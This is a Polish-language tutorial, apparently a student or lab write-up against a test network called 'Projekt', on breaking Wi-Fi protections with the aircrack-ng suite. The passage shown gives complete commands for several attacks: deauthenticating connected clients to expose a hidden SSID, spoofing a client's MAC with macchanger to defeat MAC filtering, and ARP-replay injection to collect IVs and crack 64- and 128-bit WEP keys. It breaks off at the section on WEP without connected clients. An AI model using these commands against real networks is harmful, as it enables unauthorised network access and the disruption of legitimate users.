TUTORIAL

Jak łamać zabezpieczenia WEP/WPA/WPA2

Autor:

ozyrusa@gmail.com

SPIS TREŚCI

1. Pierwsze kroki

1.1.Uruchomienie trybu monitor na karcie bezprzewodowej

Bardzo ważną rzeczą przed przystąpieniem do pracy jest ustawienie karty w tryb monitor, kanału na którym będzie pracować oraz prędkości. Naszą siecią testową będzie sieć o nazwie **Projekt.** Sieć ta działa na kanale 13 w trybie 802.11b oraz 802.11g (tryb mieszany). Pierwszym krokiem będzie włączenie samej karty, następnie trybu monitor, ustawienie kanału i na końcu prędkości.

`ifconfig rausb0 up`


`iwconfig rausb0 mode monitor`

`airmon-ng start rausb0 13` (13 to numer kanału na którym pracuje Access Point)

Teraz ułatwimy sobie pracę tworząc odpowiednie deklaracje w systemie dotyczące adresu mac naszej karty sieciowej oraz adresu mac naszego Access Pointa, dzięki temu nie będziemy musieli wpisywać za każdym razem długich kombinacji cyfr i liter. Aby tego dokonać należy edytować plik **/etc/profile** i dodać dwa wpisy:

`declare macap=00:0C:41:38:61:6E` – mac naszego Access Pointa będzie teraz wywoływany jako parametr $macap


`declare mac=00:1C:10:65:7E:EE` – mac naszej karty sieciowej będzie teraz wywoływany jako parametr $mac



Rysunek 1 Efekt działanie komendy export

Teraz możemy sprawdzić czy to co zrobiliśmy do tej pory działa, aby to sprawdzić należy wpisać

`airodump-ng rausb0` (rausb0 to nazwa naszego interfejsu, mogłoby to być również np. wlan0 lub ath0 itp)



Rysunek 2 Działanie polecenia airodump-ng

Widzimy, że wszystko pięknie działa ☺. Teraz musimy znaleźć odpowiednią prędkość z jaką nasza karta sieciowa będzie pracować. Zależy do przede wszystkim od mocy samej karty jak i odległości pomiędzy Access Pointem a klientem. Aby sprawdzić jaka prędkość będzie odpowiednia musimy wpisać w w Shellu:


```
aireplay -9 -a $macap -B rausb0
```

-9 test wstrzykiwania i jakości

-a bssid czyli mac naszego Access Pointa

$macap adres mac naszego Access Pointa, który jest teraz zmienną

-B aktywuje test dla różnych prędkości połączenia



Rysunek 3 Efekt działania aireplay -9 -a $macap -B rausb0

Generalnie jest tak, że im bliżej AP jesteśmy tym możemy większych prędkości połączenia używać. Dlatego ustawimy sobie prędkość naszej karty na 54 Mb poleceniem:


```
iwconfig rausb0 rate 54M
```

1.2.Pierwsze koty za płoty czyli testowanie zabezpieczenia – ukryte SSID

Na początku omówiliśmy sobie co to jest i jak działa więc niema sensu do tego wracać.

Zatem przejdźmy do praktyki. Najpierw wpiszmy polecenie:

```
airodump-ng rausb0
```



Rysunek 4 Wykrywanie sieci w okolicy

Spowoduje to uruchomienie programu, który wyświetli nam aktualną listę sieci (zawiera BSSID, ESSID, Kanał, Ilość przesyłanych pakietów (DATA), prędkość, rodzaj zabezpieczenia) bezprzewodowych oraz klientów do nich dołączonych. Nasza sieć Projekt jest ukryta, znam jej adres mac czyli 00:0c:41:38:61:6e Essid widziany na screenie to <length: 0>. Pytanie: jak przyłączyć się do takiej sieci, otóż wiemy, że sieć ta chroniona jest tylko poprzez ukrywanie SSID czyli nazwy sieci, gdy zdobędziemy tą nazwę będziemy mogli się połączyć z Access Pointem i korzystać z jej zasobów ☺. Możemy tego dokonać na kilka sposobów:

1. Czekamy, aż jakiś klient się dołączy, który zna SSID
2. „Wykopujemy” klientów już przyłączonych, żeby raz jeszcze dołączyli się do Access Pointa

Pierwszego punkty nie będę opisywał wystarczy poczekać ☺ i już będziemy wiedzieć jaką nazwę ma nasza sieć.

Drugi punkt polega na tym aby klient już podłączony zażądał ponownie połączenia z Access Pointem. Dzięki temu przechwycimy nazwę SSID ☺

Najpierw kończymy działanie airodump-ng (Ctrl+c), następnie w nowym shellu ustawiamy ponownie kanał na którym pracuje nasz Access Point (***airmon-ng rausb0 13)*** kopiujemy mac klienta podłączonego do Access Pointa, pytanie skąd go wziąć, otóż wszystko pokazał nam **airodump-ng** chodzi nam dokładnie o kolumny BSSID oraz STATION. BSSID będzie pokazywał nam adres mac Access Pointa a Station pokaże nam adres mac klienta podłączonego do danego Access Pointa. Teraz wystarczy tylko wpisać odpowiednią komendę z odpowiednim adresem mac w shellu nr 1:

Adres naszego klienta to **00:90:4b:5b:69:df**


```
aireplay-ng -0 10 –a $macap –c 00:90:4b:5b:69:df rausb0
```

-0 znaczy deauthencation czyli “odłączenie” klienta od AP

10 ilość wysłanych żądań odłączenia

-a adres mac Access Pointa


-c adres mac klienta Access Pointa



Rysunek 5 Działanie aireplay-ng -0 10 –a $macap –c 00:90:4b:5b:69:df rausb0

oraz w shellu 2

airodump-ng rausb0




Rysunek 6 Działanie airodump-ng rausb0

1.3. Kontrola adresów MAC

Wcześniej opisaliśmy sobie te zabezpieczenie. Teraz potrafiąc znaleźć nazwę ukrytą SSID bez problemu potrafimy też poznać adresy MAC klientów podłączonych do tej sieci. Aby tego dokonać wystarczy wpisać w Stell znane nam polecenie:

```
airodump-ng rausb0
```

Spowoduje to wyświetlenie wszystkich klientów, którzy łączą się z danym Acess Pointem. I tak oto mamy naszego klienta o numerze mac 00:90:4B:5B:69:DF, kóry jest podłączony do naszego Access Pointa.



Rysunek 7 Wykrywanie adresów MAC

Teraz znając ten adres wystarczy wyłączyć naszą kartę i zmienić jej adres mac. Możliwe to jest za pomocą polecenia

```
iwconfig rausb0 down
```

```
macchanger –m 00:90:4B:5B:69:DF rausb0
```

```
ifconfig rausb0 up
```

Teraz możemy się cieszyć tym, że Access Point zaakceptuje nasz adres MAC i będzie mogli korzystać z jego zasobów.


1.4. WEP – 64 i 128 bit z podłączonym klientem

Słabością protokołu WEP jest niewątpliwie wektor inicjalizacyjny (IV) i jego słaba implementacja. Problem "zużywania" IV-sów opisał bardzo dokładnie Walker (2000) w dokumencie "Unsafe at any key size; An analisis of the WEP encapsulation". Możemy w nim przeczytać, że przy stosowaniu 40 bitowego klucza WEP prawdopodobieństwo kolizji, czyli powtórzenia IV wynosi 50% przy zgromadzeniu około 4826 ramek a 99% przy zgromadzeniu 12430 ramek. Tak, więc na kolizję IV nie trzeba długo czekać.

Naszym zadaniem będzie nazbieranie odpowiedniej ilości pakietów zawierających zmieniające się wektory inicjalizacji (IV'sy) wykorzystywane w WEP w celu złamania klucza.

Na początku ustawimy sobie tryb monitor oraz kanał na którym pracuje nasz Access Point, następnie sprawdzimy jaka będzie najlepsza prędkość żeby z nim „współpracować".


```
ifconfig rausb0 up

iwconfig rausb0 mode monitor

airmon-ng start rausb0 13

aireplay-ng -9 –a $macap –e „Projekt" –B rausb0
```



Rysunek 8 Działanie polecenia aireplay-ng -9 –a $macap –e „Projekt” –B rausb0

Teraz musimy uruchomić airodump-ng z tym, że będzie miał więcej parametrów takich jak: zapisanie pakietów do pliku, wybór kanału na którym będzie nasłuchiwał.

```
airodump-ng -c 13 --bssid $macap -w pakiety rausb0
```



Rysunek 9 Działanie polecenia airodump-ng --ivs --write wep64 --channel 13 rausb0


Następnie musimy dołączyć się do Access Pointa „Projekt”

Następnie musimy połączyć się z Access Pointem, robimy to za pomocą polecenia

aireplay-ng -1 0 -e "Projekt" -a $macap –h $mac rausb0


W kolejnym kroku uruchamiamy aireplay-ng w odpowiednim trybie, który będzie nasłuchiwał żądania ARP a następnie będzie wstrzykiwał je do sieci. Powodem wybrania pakietów ARP jest to iż Access Point będzie ponownie transmitował je oraz generował nowe IV. Naszym zadaniem jest nazbierać pakietów IV jak najwięcej.

aireplay-ng -3 -b $macap -h $mac rausb0



Rysunek 10 Działanie poleceń aireplay-ng

Po "wyłapaniu" ok. 200 000 ~ 300 000 pakietów możemy przystąpić do łamania klucza WEP 64 bitowego, chcąc złamać klucz 128 bitowy należy tylko nazbierać ok. 400 000 ~ 500 000 pakietów.



Rysunek 11 Zbieranie pakietów

aircrack-ng –n 64 pakiety-01.cap

Natomiast chcąc złamać klucz WEP 128 bitowy wpiszemy polecenie

```
aircrack-ng –n 128 pakiety-01.cap
```

Rysunek 12 Łamanie klucza

1.5. WEP 64 i 128 bez podłączonych klientów

W poprzedniej metodzie przechwytywaliśmy żądania ARP z sieci, które generowali klienci do niej podłączeni. Co natomiast zrobić gdy nie ma klientów podłączonych poprzez drogę radiową natomiast są klienci podłączeni za pomocą kabla?

Jak zawsze na samym początku musimy ustawić tryb monitor, kanał na którym będzie pracować karta wifi oraz jej prędkość, wiemy jak to zrobić z wcześniejszych naszych prób.

